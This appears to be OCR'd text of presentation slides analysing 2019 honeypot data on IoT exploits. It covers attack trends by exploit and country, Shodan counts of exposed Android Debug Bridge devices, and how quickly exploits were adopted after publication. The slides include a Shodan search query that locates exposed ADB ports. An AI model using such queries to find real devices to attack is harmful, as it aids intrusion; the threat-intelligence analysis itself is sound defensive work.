
The distribution of IoT specific exploits – 2019 Jan




- ‘ADB (Android Debug Bridge) RCE’ is highly used for IoT attacks
- As ‘Linksys RCE’ decreases, attacks from Italy decrease
- As ‘AVTech Unauthenticated Command Injection’ increases, attacks from Iran increase




The distribution of IoT specific exploits – 2019 Feb




- As ‘JAWS Webserver Unauthenticated Shell Command Execution’ is suddenly increases in the middle of Feb, attacks from China increase




The distribution of IoT specific exploits – 2019 Mar




- ‘ADB RCE’ is suddenly increased, and attacks come from many countries
- As ‘JAWS Webserver Unauthenticated Shell Command Execution’ increases, attacks from the US increase




The distribution of IoT specific exploits – 2019 Apr




- As ‘CVE-2014-8361’ increases, attacks from UK and Germany increase
- As ‘Hootoo HT-05 RCE’ increases, attacks from Netherland increase




The distribution of IoT specific exploits – 2019 May



- ‘ADB RCE’ increases, and attacks came from many countries
- As CVE-2017-17215’ increases, attacks from Taiwan increase




The distribution of source countries used ADB (Android Debug Bridge) RCE attacks – 2019 Jan - Mar



The country distribution of IPs which port 5555 is opened for Android Debug Bridge

13,992 IPs are found on Shodan


Search for port:5555 product:"Android Debug Bridge" returned 13,992 results on 13-06-2019



Top Countries

1. Korea, Republic of	2,642
2. Taiwan	2,105
3. Hong Kong	1,875
4. China	1,875
5. Russian Federation	670
6. Venezuela, Bolivarian Republic of	564
7. Sweden	489
8. Ukraine	449
9. United States	356
10. Japan	321

The device types of IPs which port 5555 is opened for Android Debug Bridge



<Top 10 devices>

	Device	Type	Count
1	Motorola XT1052	Mobile	1243
2	Samsung SM-N900A	Mobile	1042
3	Hisilicon Hi3798MV100	TV	786
4	Google PIXEL 2 XL	Mobile	688
5	Allwinner dolphin	TV	500
6	Rockchip RK3328	TV	473
7	MXQ Pro P281	TV	462
8	LG G2-40	Mobile	284
9	Samsung SM-G900F	Mobile	206
10	Hisilicon Hi3718CV100	TV	193

The exploits detected are near their published date

- Some bad guys are fast to employ the latest exploits.

vulnerability	exploit_published_date	first_seen_by_honeypot
Belkin Wemo UPnP RCE	2019/02/20	2019/02/21
CVE-2016-1555	2018/11/27	2019/01/09
CVE-2018-10561(2)	2018/05/03	2018/06/04
ThinkPHP RCE	2018/12/11	2018/12/26
D-Link DSL2750B OS CI	2018/05/25	2018/06/26
LW-N605R 12.20.2.1486 - RCE	2018/09/10	2018/10/23

The exploits detected are near their published date
E.g., https://www.exploit-db.com/exploits/46436

Belkin Wemo UPnP - Remote Code Execution (Metasploit)

EDB-ID:	CVE:	Author:	Type:	Platform:	Published:
46436	N/A	METASPLOIT	REMOTE	HARDWARE	2019-02-20

EDB VERIFIED: ✕ EXPLOIT: / {} VULNERABLE APP:

https://www.exploit-db.com/exploits/46436

emo UPnP - Remot...

